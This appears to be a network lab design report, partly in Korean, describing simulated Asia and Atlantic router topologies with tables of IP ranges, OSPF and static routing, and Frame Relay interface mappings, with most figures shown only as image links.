
3) EIGRP Topology: UK, Few pages








3.3. Asia Topology




1) 상세 정보


|  |  |  |  |
| --- | --- | --- | --- |
| Router | IP 대역 | Routing Protocol | Technical |
| China | 3.3.1.0 | OSPF 1 area 1 | SSH |
| Japan | 3.3.2.0 | OSPF 1 area 1 | SSH |
| Russia | 3.3.3.0 | OSPF 1 area 1 | SSH |
| Australia | 3.3.4.0 | OSPF 1 area 1 | SSH |
| India | 3.3.5.0 | OSPF1 area 0  OSPF 1 area 1 | SSH, PPP |
| Core\_Asia | 5.5.0.0 | OSPF 1 area 1 | SSH, PPP, NAT |


2) Directly Connected Routing Table: India




3) OSPF Database: India, Few pages








3.4. Atlantic Topology



1) 상세 정보

|  |  |  |  |
| --- | --- | --- | --- |
| Router | IP 대역 | Routing Protocol | Technical |
| America\_1 | 4.4.1.0 | Static | SSH |
| America\_2 | 4.4.2.0 | Static | SSH |
| Canada | 4.4.3.0 | Static | SSH |
| Egypt | 4.4.4.0 | Static | SSH |
| Brazil | 4.4.5.0 | Static | SSH, PPP |
| Core\_Atlantic | 5.5.0.0 | Static, OSPF 1 area 0 | SSH, PPP, NAT |


2) Directly Connected Routing Table: Brazil



3) Static Table: Brazil



4) OSPF Table: Brazil, Few pages




.

.

.


.



4. 고급 설정

4.1. Frame-relay

1) Map




2) Interface Set Up


|  |  |  |  |
| --- | --- | --- | --- |
| Frame relay Interface Set Up | | | |
| Spain | Poland | Swiss | Greece |
| Serial 3/0  2.2.123.1 201 broadcas  t | Serial 3/0  2.2.123.1 401 broadcast | Serial 3/0  2.2.123.2 102 broadcast  2.2.123.3 103 broadcast  2.2.123.4 104 broadcast | Serial 3/0  2.2.123.1 301 broadcast |

